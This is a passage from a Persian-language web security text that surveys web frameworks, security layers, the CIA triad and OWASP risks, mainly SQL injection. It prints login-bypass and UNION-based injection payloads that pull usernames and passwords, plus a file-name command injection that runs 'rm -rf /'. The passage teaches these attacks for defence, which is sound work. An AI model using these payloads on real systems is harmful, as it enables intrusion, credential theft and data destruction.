سمفونی از نظر امنیتی قدرتمند است ولی زیرساخت آن توسط برنامه‌نویسانی نوشته‌شده‌است که تسلط کافی به امنیت نرم‌افزار نداشته‌اند، لذا گاها دچار معضلات امنیتی می‌شود.

شکل ۵۷ نمایه سمفونی

Yii ۲,۶,۳,۵,۴

چهارچوب نوپا و نسبتا ضعیف PHP که تنها به دلیل زیبایی ظاهری و سریع بودن محبوب شده است. این چهارچوب از نظر امنیتی و مهندسی ضعیف طراحی شده است.

Zend Framework ۲,۶,۳,۵,۵

غول چهارچوب‌های PHP، زند توسط شرکت اسرائیلی قدرتمند PHP که بسیاری از زیرساخت‌های PHP را نیز طراحی کرده‌است، نوشته شده است. حجم کد این چهارچوب بیش از ۶۰ مگابایت است و ماژول‌های آن استقلال نسبی خوبی دارند.

از نظر امنیتی و کارایی کامل طراحی شده است و در بسیاری از سایت‌ها استفاده می‌شود، اما به دلیل پیچیدگی و بزرگی زیاد آن، بسیاری از سایتها و طراحان از استفاده از آن وحشت دارند.

در حال حاضر نسخه‌های تجاری و تخصصی PHP توسط شرکت زند ارائه می‌شود.

شکل ۵۸ نمایه چهارچوب زند

jFramework ۲,۶,۳,۵,۶

شکل ۵۹ نمایه جی

چهارچوبی قدرتمند و نسبتا بالغ که با اصول امنیتی بسیاری نوشته شده است. نقطه ضعف این چهارچوب، نداشتن جامعه متن باز بزرگ است که به دلیل نام خاص چهارچوب پیش آمده است. معمولا چهارچوب‌هایی که برای زبان جاوا نوشته می‌شوند با حرف «جی» نامیده می‌شوند.

Python ۲,۶,۳,۶

از آنجایی که پایتون یک زبان مختص وب نیست، چهارچوب‌های وب آن دشوار و پیچیده‌تر هستند. پایتون دارای چهارچوب‌های متعدد و محدودیست که تنها دو مورد از آنها در سایتهای زیادی استفاده شده اند:

django ۲,۶,۳,۶,۱

چهارچوبی که پایتون را به عرصه وب وارد کرد، دیجانگو از امکانات کاملی برخوردار است و تطابق قابل توجهی با الگوهای پایتون نیز دارد. این چهارچوب در سال ۲۰۰۵ معرفی شده و ابزار جانبی و کاملی نیز آنرا همراه می‌کنند.

چندین کتاب در رابطه با کارکرد با دیجانگو منتشر شده است و پایتون در وب با دیجانگو به دنیا معرفی گردید.

شکل ۶۰ نمایه دیجانگو

Pyjamas ۲,۶,۳,۶,۲

چهارچوب نوپا و نیمه بالغی که ترکیبی از جاواسکریپت و پایتون را برای کارکرد در وب معرفی می‌کند. Pyjamas در واقع تبدیل Google Web Toolkit به زبان پایتون است.

Ruby ۲,۶,۳,۷

روبی چندین چهارچوب وب دارد، که تنها یکی از آنها معروف و پر استفاده است:

Ruby on Rails ۲,۶,۳,۷,۱

ورود روبی به عرصه وب و محبوب شدن آن، با چهارچوب مبتکر Ruby on Rails میسر شد. این چهارچوب از مولد کدهای بسیاری بهره می‌گیرد و توسعه وب‌های ساده با آن بسیار راحت و دل‌انگیز است.

معرفی این چهارچوب باعث شد زبان روبی بسیار معروف و محبوب شود و برنامه‌نویسانی که لذت استفاده از این چهارچوب را تجربه کرده‌اند، به زبان وابسته شده‌اند.

شکل ٦١ نمایه RoR

Rails در برنامه‌های بزرگ کارکرد خوبی ندارد، بسیار کند است و ساختار آن برای سیستم‌های سازمانی ساخته نشده است.

۲,۶,۳,۸ دیگر زبان‌ها

چهارچوب‌های متعدد دیگری وجود دارند، که معمولا هرکدام برای یکی از زبان-های برنامه‌سازی هستند. بسیاری از آنها نوپا هستند و تحت تاثیر Ruby on Rails ایجاد شده‌اند. چهارچوب Grails برای زبان Groovy از این دسته است. بررسی کارایی و امنیت این چهارچوب‌ها در حوزه این سند نیست.

۲,۷ امنیت عمومی وب

هر سیستم نرم‌افزاری – خصوصا سیستم‌های وبی که در دسترسی عموم هستند – مانند یک بانک است. اطلاعات داخل سیستم، برای افراد بسیاری مهم و ارزشمند است و بسیاری از آنها حاضرند نسبت به سرقت آنها، و یا تخریب سازمان پشت سیستم، اقدام نمایند.

باید توجه داشت که اگر یک بانک، در یک ساختمان بی در و پیکر مستقر شود، به طوری که پنجره‌های بسیار و بدون کنترل، درهای بسیار، راهروهای تودرتو و ساختار نامنظمی در آن وجود داشته باشد، با هر تعداد پرسنل هم نمی‌توان امنیت آنرا تضمین نمود.


چهارچوب یک بانک باید طبق اصول، منظم، سازمان یافته و محکم باشد تا پس از استقرار کنترل‌های نظارتی بتوان به کفایت آنها اطمینان نسبی حاصل نمود.

به طور کلی امنیت اطلاعات در منظر دیجیتال را می‌توان به چهار دسته تقسیم کرد:

۲,۷,۱ امنیت شبکه و سخت افزار

در این سطح، امنیت به صورت قوانین و پروتکل‌های خاصی در تعدادی سخت افزار گنجانیده شده است. این پروتکل‌ها توسط همگان شناخته شده هستند و معضلات و نقاط ضعف آنها نیز تا حدود خوبی مشخص و معلوم است.

تامین امنیت این سطح، به متخصص امنیت شبکه احتیاج دارد که در مقابل متخصص امنیت نرم‌افزار، تخصصی ساده‌تر و الگودار تر دانسته می‌شود.



شکل ٦٢ نمونه‌ای از یک معماری امنیت شبکه

۲,۷,۲ امنیت سیستم عامل

سطح بعدی یعنی امنیت سیستم‌عامل، به امن بودن هسته و سرویس‌های اصلی یک سیستم عامل می‌پردازند. سیستم عاملی که در هسته خود دچار مشکلات امنیتی باشد (مثلا دارای گلوگاهی باشد که به سادگی در پروتکل شبکه آن قابل سوء استفاده باشد) به سادگی نرم‌افزارهای مستقر را دچار مشکل می‌کند و هر نفوذگری قبل از رسیدن به نرم‌افزار، نسبت به رخنه به آن اقدام می‌نماید.

امروزه سیستم‌عامل‌های مورد استفاده به حد قابل قبولی از امنیت رسیده‌اند، ولی بازهم چندماه یکبار وصله‌های امنیتی برای هسته آنها منتشر می‌شود.

بزرگترین مشکلی که در امنیت هسته سیستم عامل‌ها وجود دارد، راه‌انداز سخت-افزارها هستند. راه‌اندازها (Driver)، قطعه کدی هستند که توسط سازندگان یک نرم-افزار برای کار با آن نرم‌افزار در یک سیستم عامل عرضه می‌شوند . مثلا راه‌انداز کارت گرافیک و راه‌انداز مودم از این دسته هستند.

از آنجایی که راه‌اندازها نیازمند سرعت قابل توجهی در اجرا هستند (و مستقیما با سخت افزار کار می‌کنند)، سیستم عامل آنها را در حلقه صفر و با اختیارات تام بر روی سیستم اجرا می‌کند. راه‌اندازها بسیار متنوع هستند و به مانند سیستم عامل دارای تیم امنیتی و بررسی دائمی نیستند، لذا به مثابه بحث افزونه‌های یک چهارچوب، معضلات امنیتی بسیاری را در هسته سیستم عامل ایجاد می‌کنند.

سیستم‌های عامل معمولا تنها راه‌اندازهایی را توسعه می‌کنند که شدیدا تست شده باشد و توسط تیم سیستم عامل امضای دیجیتال شده باشد، اما باز هم این راه‌اندازها به نسبت هسته پایه سیستم عامل نا امن‌تر می‌باشند.

۲,۷,۳ امنیت سرویس

امنیت سرویس، در واقع امنیت سرویس‌های سیستمی یک سیستم عامل و قسمت نرم‌افزاری سکوی اجرای برنامه‌هاست. در هر سیستم عاملی تعداد قابل توجهی نرم‌افزار تحت عنوان سرویس یا دامون (Daemon) وجود دارند که به انجام عملکردهای روزمره سیستم مشغول هستند. مثلا سرویس دریافت و ارسال ای‌میل، سرویس DNS، سرور وب و نرم‌افزارهای بسیار دیگری در این دسته قرار دارند.

این سرویس‌ها نرم‌افزارهای تست شده و مطمئن و معروفی هستند که با اختیارات بالا بر روی سیستم به هنگام راه‌اندازی (Boot) اجرا می‌شوند. سرورها با گذشت زمان و با ارائه امکانات بیشتر و با نیاز به سرویس‌های بیشتر برای سرویس‌دهی نرم‌افزارهای خود، سرویس‌های بیشتری را بر روی خود نصب می‌کنند و ارائه می‌دهند. هر سرویسی نیز به مانند یک نرم‌افزار مستقل امنیت خود را داراست.

از آنجایی که یک متخصص امنیت نمی‌تواند به کد و نحوه کارکرد تمام سرویس‌های موجود بر روی یک سیستم احاطه داشته باشد، معمولا از نرم‌افزارهای اتوماتیک و یا گروه‌های معضلات امنیتی سرویس‌ها کمک می‌گیرند.

شکل ۶۳ نمایه نسوس، یک نرم‌افزار معروف بررسی امنیت سرویس و شبکه

این نرم‌افزارها، مانند یک آنتی ویرویس، سرویس‌های موجود بر روی سیستم را بررسی کرده، معضلات شناخته شده آنها را گزارش می‌کنند. معضلاتی که هنوز گذارش نشده‌اند و به اصطلاح صفر روزه (0day) هستند، توسط این تست اتوماتیک کشف نمی‌شوند و با استفاده از آنها نفوذگران روزانه به میلیون‌ها سیستم رخنه می-کنند.

معضلات را می‌توان به چند دسته تقسیم کرد که در بخش امنیت نرم‌افزار به تفصیل بررسی می‌شوند.

تمام سیستم‌های عامل سرور، دارای سرویس بروزرسانی دائم هستند که پس از مشخص شدن یک رخنه در یک سرویس، و گزارش شدن آن، نسخه اصلاح شده آنرا از اینترنت دریافت کرده نصب می‌کنند تا معضل مربوطه وصله شود. کاربران خانگی بسیاری از اوقات بروزرسانی سرویس‌های خود را نامهم می‌شمارند ولی مدیران سرورها هم شه بر این مهم اهتمام کافی دارند.

گاهی نسخه بروز شده یک سرویس، از امکانات نسخه قبلی پشتیبانی نمی‌کند و به اصطلاح همسان با قبل (Backward Compatible) نیست. این امر باعث می‌شود بسیاری از مدیران سرورها از بروزرسانی سرویس خودداری کنند تا نرم‌افزارهایی که از ویژگی‌های خاصی بهره می‌گرفتند که در نسخه جدید موجود نیست، از کار نیافتند. این مهم نیز یکی از اصلی‌ترین دلایل هک شدن سایتهای بزرگ است.


۲,۷,۴ امنیت نرم‌افزار

از آنجایی که نرم‌افزار دنیای بسیار وسیعی دارد و برخی نرم‌افزارها برای برخی دیگر حکم سکو را دارند، امنیت نرم‌افزار به دو بخش امنیت کد ماشین (نرم‌افزار سطح پایین) و امنیت منطقی / سطح بالا تقسیم می‌شود.

در دنیای امروز ۷۰% سایتها توسط امنیت منطقی قابل نفوذ هستند و کمتر نفوذگری به دنبال نفوذ از طرق دیگر (که معمولا بسیار دشوارتر هستند) می‌رود. به همین دلیل رفع معضلات منطقی امنیتی یک نرم‌افزار تحت وب، امنیت عمومی آنرا به طرز قابل ملاحظه‌ای افزایش می‌دهد.

۲,۷,۴,۱ امنیت کد ماشین

تعدادی از حمله‌های امنیتی که معمولا با نام Exploit شناخته می‌شوند، بر روی کد ماشین یک نرم‌افزار قابل انجام هستند. این حمله‌ها سطح پایین بوده، یافتن آنها و رفع آنها تا حدودی مشکل است. به عنوان مثال حمله معروف Buffer Overflow هنگامی رخ می‌دهد که تابعی که انتظار دریافت مثلا ۲۰۰ بایت داده دارد، ۲۰۸ بایت داده دریافت کند و آدرس بازگشت از تابع نیز بر روی پشته سیستم بازنویسی شود، لذا پس از اجرای تابع، کد به قسمت قابل کنترلی توسط نفوذگر منتقل می‌شود.



شکل ٦٤ نمای تصویری Buffer Overflow

این دسته از حملات، توسط متخصصات امنیتی

کشف می‌شوند و برای نفوذ به سیستم‌ها از آنها استفاده می‌شود. پس از مدتی که لو رفتند و منتشر شدند، تیم نرم‌افزارها وصله‌ای برای رفع این مشکل ارائه می‌کنند.

سیستم‌های عامل و بسترهای نرم‌افزاری، مکانیزم‌های بیشماری را برای جلوگیری از این نوع حملات در نظر گرفته‌اند، مانند ASLR که روشیست برای تصادفی چیدن حافظه‌های یک برنامه تا نفوذگر نتواند الگوی حافظه را کشف کرده و به آن نفوذ کند.

این دسته حملات از بحث این سند خارج هستند و سندی جداگانه می‌طلبند.

۲,۷,۴,۲ امنیت منطقی/سطح بالا

امنیت منطقی یا سطح بالا، مربوط به نقاط ضعفیست که در کد سطح بالا وجود دارند، مانند حملات SQL Injection و XSS. این بخش از امنیت، احتیاج به آگاهی از روشهای نفوذ و دفاع‌های موجود ر برابر آنها دارد تا به درستی بتوان برنامه‌نویسی کرد و نفوذگران نتوانند به راحتی آنرا هک کنند.

این بخش از امنیت یا به دلیل حواسپرتی برنامه‌نویس پیش می‌آید، یا به دلیل خوشبینی او. به عنوان مثال برنامه‌نویس معمولی هیچگاه تصور نخواهد کرد که فردی رمز عبور را 1’ or 1=’1 وارد نماید، لذا از امکان استفاده از SQL Injection برای گذر از ورود به سیستم با خبر نیست. آگاهی ابتدایی و عنوان‌وار در مورد وجود اینگونه مخاطرات، برای اینکه برنامه‌نویس بتواند از آنها جلوگیری کند تا حدودی کفایت می‌کند. هنگامیکه برنامه نویس از خطر اطلاع یافت، خود به دنبال راه‌حل آن خواهد بود.

از آنجایی که تمامی این دسته‌ها در امنیت یک سیستم باید رعایت شوند، و هرکدام دارای جزئیات و نکات بسیاری هستند، امنیت مطلق دست یافتنی تلقی نمی‌شود و امنیت نسبی نیز در دنیای امروز در حدی است که طبق آخرین آمار بیش از ۷۰% سایتهای اینترنتی قابل رخنه هستند و همانطوری که در رسانه‌ها شاهد هستیم، بسیاری از سایتهای مهم و بزرگ هرروزه هک می‌شوند.

در این میان وجود یک چهارچوب خوب و امن، احتمال نفوذ را به شدت کاهش می‌دهد زیرا عمده نفوذگران مبتدی هستند و پس از بررسی روشهای ساده نفوذ نا امید خواهند شد. اما اگر نفوذگران حرفه‌ای به صورت تیمی و سازمان یافته برای نفوذ به یک سیستم تلاش کنند (که امروزه با واژه مخوف APT –Advanced Persistent Threat شناخته می‌شود)، حتما به هدف مربوطه دست پیدا خواهند کرد. از همین دسته هستند ویروسهای سایبری منتشر شده در سالهای اخیر از جمله Stuxnet, Duqu, Flame.

۳ مخاطرات امنیت وب

قبل از اینکه به مطرح کردن مخاطرات بپردازیم، تعریف امنیت نرم‌افزار و امنیت وب به عنوان یک بستر ارائه نرم‌افزار را مرور می‌کنیم:

۳,۱ حوزه‌های امنیت نرم‌افزار

در تعریف امنیت نرم‌افزار، سه بخش را که با واژه CIA خلاصه می‌شوند مطرح می‌نمایند:

۳,۱,۱ Confidentiality

محرمانگی، یعنی امکان دزدی و دیدن مطالبی که نیازمند امنیت هستند توسط اشخاص ثالث ممکن نباشد. محرمانگی در نرم‌افزارها توسط پروتکل‌های رمزنگاری و پیاده‌سازی صحیح آنها صورت می‌گیرد. محرمانگی در وب معمولا توسط پروتکل SSL/TLS انجام می‌شود که داده‌های تعاملی را رمز می‌کند.

پروتکل HTTPS که در واقع در بستر SSL اجرا می‌شود، پیچیدگی‌های قابل توجهی دارد. از مهمترین پیچیدگی‌های این پروتکل، زیرساخت کلید عمومی (PKI) است که امضای دیجیتال و گواهینامه دیجیتال و تایید و رد هویت‌ها را در بر می‌گیرد.

بسیاری از مخاطرات موجود این ویژگی را نقض می‌کنند و به داده‌های محرمانه و خصوصی دست می‌یابند.

۳,۱,۲ Integrity

یکپارچگی یعنی عدم امکان دستکاری اطلاعات. هنگامی که شما یک نامه الکترونیک از رییستان دریافت می‌کنید که دستور مهمی را به شما داده است، باید مطمئن باشید که این نامه از سمت رییس شماست و کسی آنرا دستکاری نکرده‌است.

این مهم نیز توسط زیرساخت کلید عمومی و امضای دیجیتال فراهم می‌شود. در صورتی که زیرساخت کلید عمومی دچار مشکل شود یا کاربران اهمیت آنرا فراموش کنند، امکان دستکاری تعاملات فراهم می‌شود و نفوذگران بدون درک کاربر می‌توانند داده‌ها را دستکاری کنند. این حملات با نام مرد میانی (Man in the Middle) شناخته می‌شوند.

۳,۱,۳ Availability

در دسترس بودن، در گذشته از منظر امنیتی مهم نبود اما سیستم‌های امروزی این مهم را بیش از هر ویژگی دیگری حساس می‌شمارند.

تصور کنید که یک نفوذگر بتواند گوگل را برای ۱۵ دقیقه از دسترس خارج کند، تمام اعتبار و آبروی آن خواهد رفت و همچنین مشتریان گوگل از آن نا امید می‌شوند و دیگر بدان اعتماد نمی‌کنند.

High Availability از چالش‌های مهم امروزی دنیای نرم‌افزار است که متخصصان بسیاری بر روی آن کار می‌کنند.

حملات بسیاری در این حوزه متمرکز هستند، که از نظر تخریب اهمیت پایینتری از دو حوزه دیگر دارند، لذا هنگامی که گفته می‌شود یک سیستم هک شده است، مهم است که دانسته شود کدام حوزه آن به خطر افتاده است. اگر تنها در دسترس پذیری باشد نکته بسیار مهمی نیست.

همچنین دو حمله DOS و DDOS هدف اصلیشان از بین بردن دسترسی پذیری است که با ارسال درخواست‌های متعدد به یک سیستم یا سرویس، سعی در از مدار خارج کردن آن دارند.

۳,۲ معضلات مشهور امنیت وب

در این بخش، با استناد به سند OWASP Top 10 که به بررسی ۱۰ خطر اصلی امنیت وب می‌پردازد، انواع معضلات مشهور امنیت وب با توضیح بررسی می‌شوند. همچنین در فصل بعدی راهکارهایی برای جلوگی از آنان ارائه می‌شود.

شکل ٦٥ نمایه اواسپ

قابل ذکر است که OWASP به عنوان معتبرترین انجمن بین‌المللی امنیت وب سالهاست که در به نشر آگاهی و آموزش امنیت در این زمینه می‌پردازد و اعتماد عمومی به آن بسیار بالاست. نگارنده نیز در این انجمن عضو بوده، علاوه بر سرپرست حوزه ایران انجمن بودن در تدوین سندها (از جمله Top 10 و PH P Security) نقش موثری دارد.

سناریوهای مطرح شده در این بخش بر روی زبان PHP و پایگاه داده MySQL تمرکز دارند، ولی بر روی همه سیستم‌ها با تغییرات جزئی قابل اجرا هستند. در صورتی که در سیستم‌های دیگر تفاوت عمده باشد، در سناریو ذکر خواهد شد.

همچنین بسیاری از این معضلات در نرم‌افزار آموزشی OWASP WebGoat و OWASP WebGoatPHP قابل مشاهده و بررسی کامل است.

۳,۲,۱ SQL Injection

این حمله که در سال ۲۰۰۷، رتبه دوم را به خود اختصاص داده بود و انتظار می‌رفت به رتبه‌های پایین‌ترین نزول کند، به دلیل عدم ایجاد آگاهی کافی (کاری که سالهاست در حال صورت گرفتن است) اکنون به رتبه اول صعود کرده است.

SQL Injection حمله بسیار خطرناکیست و همه نفوذگران قبل از تست هر حمله دیگر این حمله را تست می‌کنند. برای تست این حمله کافیست در صفحه ورود یا هر پارامتر ورودی دیگر یک وب عبارتی مانند **1’ or 1=’1** وارد نمایید. درخواستی که از طریق برنامه به پایگاه داده ارسال می‌شود به صورت زیر تغییر خواهد کرد:

```
SELECT * FROM users WHERE Username=’$1’ AND Password=’$2’
```

```
SELECT * FROM users
    WHERE Username=’foo’ AND Password=’1’ or 1=’1’
```

همانطور که مشاهده می‌شود درخواست به یک شرط همواره صحیح تبدیل شد و به همین سادگی کاربر می‌تواند با دسترسی مدیر وارد سیستم شود. این حمله به دو دسته اصلی تقسیم می‌شود:

۳,۲,۱,۱ تزریق درخواست کور

Blind SQL Injection نامیست که برای این نوع از حملات تزریق درخواست برگزیده‌اند. در بسیاری از سایت‌ها، پاسخ یک درخواست پایگاهی بر روی صفحه نمایش داده نمی‌شود. مثلا در یک صفحه رای‌گیری، شما رای خود را انتخاب می-کنید و سیستم آنرا درون پایگاه داده می‌افزاید. حالا اگر تزریق کنید، معلوم نیست که تزریق شما کارکرده است یا خیر.

به عنوان مثال دیگر می‌توان پارامترهایی را در نظر گرفت که وقتی در آنها تزریق می‌شود برنامه ایجاد خطا می‌کند و در غیر اینصورت خطایی رخ نمی‌دهد. این نیز به عنوان مثالی از تزریق کور تلقی می‌شود. به طور کلی هر تزریقی که نتایج

درخواست آن مستقیما بر روی صفحه نمایش داده نشود، تزریق کور نامیده می-شود.

تزریق کور، نفوذگر را به بازی ۲۰ سوالی وا می‌دارد. هر بار که نفوذگر تزریق می-کند، در صورتی که یک اتفاق بیافتد پاسخ بله و در صورتی که اتفاق دیگر بیافتد پاسخ خیر دریافت شده است. با استفاده از تقسیم دودویی حالت مقصد با تعداد درخواست بالا با همین تزریق کور نیز می‌توان به همه داده‌های یک پایگاه داده دست یافت.

نکته اصلی در آنجاست که تزریق کور توسط نرم‌افزارهای اتوماتیک انجام می‌شود (به دلیل تعداد درخواست مورد نیاز بالا) و اینکار بر روی سرور ایجاد گزارشی مفصل می‌کند که در صورت بررسی مدیران سرور کشف و مشخص می‌شود.

همچنین با استفاده از درخواست‌هایی مانند Benchmark می‌توان تزریق کور را منجر به DOS شدن سیستم کرد. این درخواست‌ها، یک عملیات را میلیون‌ها بار برای سنجش سرعت تکرار می‌کنند.

۳,۲,۱,۲ تزریق عادی

تزریق معمولی نام خاصی برای خود ندارد. این تزریق، تمام پاسخ‌های موجود را بر روی صفحه نمایش می‌دهد. نکته اصلی در انجام دادن تزریق معمولی (که کمیاب‌تر است) آنست که نفوذگر باید بتواند شمای کلی یک درخواست را تشخیص دهد تا بتواند به آن نفوذ کند. به عنوان مثال درخواست زیر را در نظر بگیرید که تعدادی محصول در یک فروشگاه را پس از جستجو بار می‌کند:

```
SELECT Name, Category, Image
```

WHERE Name LIKE ‘%$1%’

FROM Product ORDER BY AddTime LIMIT 10,20

سپس گروه، تصویر و نام هر محصول را بر روی صفحه نمایش می‌دهد. در صورتی که نفوذگر، عبارت 1’ or 1=’1 را در درخواست بالا تزریق کند، تنها اتفاقی که میافتد آنست که تمام محصولات انتخاب می‌شوند، که در حالت عادی نیز قابل انجام است. در اینجا نفوذگر قصد دارد اطلاعات دیگر جداول سیستم (مثل جدول کاربران یا حساب‌های بانکی) را استخراج نماید یا حتی نام کاربری سیستم پایگاه داده را کشف کند که نیازمند تکنیک زیر است.

Union Bypassing ۳,۲,۱,۲,۱

در اینگونه سناریوها، نفوذگر باید از تکنیک گذر اجتماعی استفاده کند. اجتماع یکی از عملگرهای سیستم پایگاه داده است که دو مجموعه را اجتماع می‌گیرد. در مثال فوق در صورتی که نفوذگر عبارت زیر را درج کند این تکنیک موفق عمل کرده است:

1’ and 1=0 union select 1,2,3 ; - -

درج عبارت بالا، درخواست را به درخواست زیر تقلیل می‌دهد:

SELECT Name, Category, Image FROM Product

WHERE Name LIKE ‘%1’ and 1=0

UNION SELECT 1,2,3 ; - -

%’ ORDER BY AddTime LIMIT 10,20

از آنجایی که عملگر دو خط فاصلی (- -) در MySQL به معنی توضیحات در ادامه است، قسمت‌هایی از درخواست که پس از آن ذکر شده اند لحاظ نمی‌شوند. در واقع درخواست فوق می‌گوید از محصولات آنهایی را انتخاب کن که نامشان شبیه یک باشد و یک مساوی صفر باشد، که این شرط هیچگاه برقرار نیست. سپس در قسمت دوم می‌گوید ۱و۲و۳ را انتخاب کن. حاصل کلی این درخواست یک رکورد ۱و۲و۳ است که بر روی صفحه دیده می‌شود (۱ به جای نام محصول، ۲ به جای دسته آن و ۳ به جای تصویر آن)

هرچند درخواست فوق هیچ کاربردی ندارد، اهمیت آن در اینست که نفوذگر متوجه می‌شود تزریق وی به درستی کار کرده و حاصل تزریق بر روی صفحه نمایش داده شده است. حال کافیست نفوذگر در ادامه، قسمت

```
SELECT 1,2,3
```

را با هر درخواست SELECT دیگری که دوست دارد جایگزین کند. مثلا

```
SELECT Username,Password,3 FROM users
```

```
SELECT DatabaseName(),User(),3
```

توجه داشته باشید که از آنجایی که سومین فیلد تصویر می‌شود، قراردادن فیلد صحیح در آن فایده‌ای ندارد.

مهمترین نکته در گذر اجتماعی، تشخیص درست تعداد فیلدهای درخواست شده است. اگر در مثال فوق، برنامه اصلی به جای ۳ فیلد، چهار فیلد

را درخواست کرده بود، تزریق ما درست کار نمی‌کرد. در اجتماع هر دو مجموعه باید از یک شکل باشند.

اینکار نیز با تست تعداد فیلدهای مختلف به سادگی انجام می‌شود. در برخی از سناریوها بیش از ۲۰ فیلد انتخاب شده که باز هم با استفاده از ابزار اتوماتیک به سادگی قابل تست شدن است.

۳,۲,۱,۲,۲ رخنه به سیستم

اکثر مواردی که تزریق درخواست رخ می‌دهد، در درخواست‌های SELECT است. اگر در درخواست‌های دیگر بتوانیم تزریق کنیم، ایجاد خطر بیشتری برای سیستم خواهد کرد زیرا داده‌های آنرا تغییر داده یا پاک می‌کنیم.

با استفاده از این درخواست خاص، نمی‌توان آسیبی به سیستم رساند، ولی مرحله بعدی کشف اطلاعات حساس سیستم است. اولین قدم، کشف دسترسی کاربریست که برنامه با استفاده از آن به پایگاه داده متصل شده است. اگر این کاربر root باشد، و دسترسی از دور به سیستم داده شده باشد، به سادگی به پایگاه داده سرور اتصال مستقیم برقرار می‌کنیم و هرکاری خواستیم انجام می-دهیم.

در صورتی که کاربر پایگاه محدود باشد، به سراغ کاربران سیستم می‌رویم. استاندارد در آنست که رمز عبور کاربران با یک روش خاص رمز شده در سیستم قرار گیرد تا پس از نفوذ به سیستم امکان بازیابی آن نباشد، ولی به دلیل عدم آگاهی اکثر سیستم‌ها این مهم را رعایت نمی‌کنند و لذا یافتن عبارت رمز شده یک رمز عبور، منجر به کشف خود رمز می‌شود. پس از کشف رمز کاربران مدیر سیستم، می‌توانیم با ورود به سیستم با دسترسی آنها، همه کار انجام دهیم.

در صورتی که باز هم مکانیزم کاملی در نظر گرفته شده بود، با رفتن به سراغ جدول نشست‌ها، اقدام به سرقت نشست می‌کنیم.

راه دیگر استفاده از اطلاعات حساس و مدیریت هر سیستم است. همه سیستم‌ها اطلاعات خود را محرمانه تلقی می‌کنند. مثلا پیام‌هایی که بین کاربران رد و بدل شده است در پایگاه داده قابل دسترسی است.

خیلی کم پیش می‌آید که سیستمی تمامی راه‌های فوق را بسته باشد، ولی تزریق درخواست را باز گذاشته باشد، لذا این سناریو را بیشتر بررسی نمی‌کنیم.

شکل ٦٦ تصویر نمادین تزریق درخواست

۳,۲,۲ تزریقات دیگر

به غیر از تزریق درخواست پایگاهی، چندین نوع تزریق دیگر نیز وجود دارد. به عبارت دقیق‌تر، هرجایی که رشته داده‌ای که قسمتی از آن از کاربر گرفته شده، به نرم-افزار ثالثی برای اجرا ارسال می‌شود، امکان تزریق فراهم می‌شود.

تزریقات مهم به شرح زیر هستند:

۳,۲,۲,۱ تزریق به کنسول

کنسول، واسط کاربری ساده یک سیستم عامل است. بسیاری از نرم‌افزارها برای کارهای روزمره خود، تکه کدی را در کنسول اجرا می‌کنند. با اینکار درواقع از امکانات هزاران برنامه قدرتمند دیگر بهره می‌گیرند.

مثلا سیستم آنلاینی را در نظر بگیرید که یک قطعه کد از کاربران می‌گیرد، آنرا کامپایل و اجرا می‌کند و حاصل را نمایش می‌دهد. این سیستم با استفاده از کنسول، داده ورودی کاربر را به برنامه gcc داده، حاصل را گرفته اجرا کرده و خروجی کنسول را به کاربر نمایش می‌دهد.

حال اگر کاربری به جای نام فایل برنامه خود، این نام را برگزیند کل داده‌های سیستم پاک میشود:

```
Foo | rm –rf /
```

البته باید توجه داشت که دسترسی کاربر وب سرور محدو د است و امکان پاک کردن همه فایلها را ندارد ولی آسیب جدی به سیستم خواهد رساند.

۳,۲,۲,۲ تزریق کد

